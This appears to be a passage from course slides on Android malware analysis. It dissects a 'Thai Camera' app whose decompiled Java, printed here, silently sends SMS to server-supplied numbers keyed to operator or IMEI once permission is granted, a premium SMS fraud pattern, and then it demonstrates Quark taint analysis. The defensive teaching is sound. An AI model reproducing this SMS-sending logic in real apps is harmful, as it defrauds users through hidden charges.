    PendingIntent sentintent = PendingIntent.getBroadcast(this, 0, itSend, 134217728);
    try {
        if (content2.length() > 70) {
            for (String msg : sms.divideMessage(content2)) {
                sms.sendTextMessage(mobile, null, msg, sentintent, null);
            }
            return;
        }
        sms.sendTextMessage(mobile, null, content2, sentintent, null);
    } catch (Exception e) {
        SharedPreferences.Editor editor = getSharedPreferences("videoLibrary", 0).edit();
        editor.putString("videoShare", AppEventsConstants.EVENT_PARAM_VALUE_NO);
        editor.apply();
        e.printStackTrace();
    }
}
```

Exercise 4 – Thai Camera is sending SMS?

- In several places, but one is strange

```java
public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
    super.onRequestPermissionsResult(requestCode, permissions, grantResults);
    if (requestCode != 1 || grantResults[0] != 0) {
        Toast.makeText(this, "Please allow access! ", 1).show();
    } else if (this.service != null && this.content != null) {
        sendMessage(this.service, this.content);
    }
}
```

this.service = phone number

this.content = text to send

Where are these coming from?

Exercise 4 – Thai Camera is sending SMS?

- `Loading::onCreate`

Login and gets data

Sets the `this.service`

IMEI?

Under some situations, `this.service` is set again and seems to be dependent on the operator or IMEI

```java
    JSONObject object = new JSONObject(loginByPost(operator));
    this.content = object.getString("content");
    this.rule = object.getString("rule");
    this.service = object.getString("service");
    this.status = object.getString("code");
    this.button = object.getString("button");
    this.IMEIS = object.getString("imei");
    this.imeicontent = object.getString("imeicontent");
} catch (JSONException e) {
    e.printStackTrace();
}
if (this.rule != null) {
    this.ms_show.setText(this.rule);
}
if (this.button != null) {
    this.button_sensms.setText(this.button);
}
if (operator != null && this.imeicontent != null && !this.imeicontent.equals("")) {
    String[] imeicontents = this.imeicontent.split(",");
    int i = 0;
    while (true) {
        if (i >= imeicontents.length) {
            break;
        }
        String[] imei = imeicontents[i].split(":");
        if (operator.equals(imei[0])) {
            this.shareSend = 1;
            this.service = imei[1];
            this.content = imei[2];
            break;
        }
        i++;
    }
}
```

Exercise 4 – Thai Camera is sending SMS?

- Going back to the previous location
  - The permission is requested
  - And if authorized and `this.service` is set, an SMS is sent automatically (without user interaction)

```
    public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
        super.onRequestPermissionsResult(requestCode, permissions, grantResults);
        if (requestCode != 1 || grantResults[0] != 0) {
            Toast.makeText(this, "Please allow access! ", 1).show();
        } else if (this.service != null && this.content != null) {
            sendMessage(this.service, this.content);
        }
    }
```

- To recap:
  - Application sends SMS: True
  - Application sends SMS onClick by the user: True
  - However….
    - An SMS is sent automatically when the permission is granted
    - The destination number is not controlled by the user. Value is set on create, comes from external server
    - The number has to do with IMEI and Operator: This is an indication of a **Premium SMS Fraud**

Can this process be improved? Yes

- **Flow Analysis**: the execution flow can be analyzed and reconstructed, allowing to understand entry and sink points
  - Identify all methods, and their callers: Sources/Entry Points
    - Events, Intent Receivers
  - Identify which arguments are used… eventually do symbolic analysis
  - Identify which Android APIs are called: Sink Points
    - Information is sent/registered using the Android API

- **Taint Analysis**: Identify patterns which may indicate suspicious behavior
  - E.g. access contacts, upload contacts

- **Dynamic Analysis**: analyze what the application done, in real time

Flow Analysis and Taint Analysis

- Android Studio:
  - If Java code can be obtained, Android Studio creates call flows
    - Analyze Tab -> Data Flow From Here

- Quark:
  - One of many tools providing Flow Analysis and Taint Analysis
  - Targeted towards malware
    - Identifies malicious or suspicious behavior, and ranks each taint
    - Provides limited call graph information through static analysis
  - Based on smali directly from the apk
  - Available: https://github.com/quark-engine/quark-engine

Quark and Thai Camera?

- install:
  - sudo apt install quark-engine
  - freshquark

- `quark -s –a “ThaiCamera_v1.2.apk”`
  - `[!] WARNING: Moderate Risk`

- Some indicators (remember, it’s a Camera App!)
  - `Get calendar information`
  - `Read sensitive data(SMS, CALLLOG) and put it into JSON object`
  - `Get the network operator name`
  - `Get data from HTTP and send SMS`
  - `Send IMSI over Internet`
  - `Get the network operator name and IMSI`
  - `Write SIM card serial number into a file`
  - `Write the phone number into a file`
  - `Check if successfully sending out SMS`

- But: It is common to find taints on included SDKs (google, facebook)
  - Analyst must look at the actual location of the taints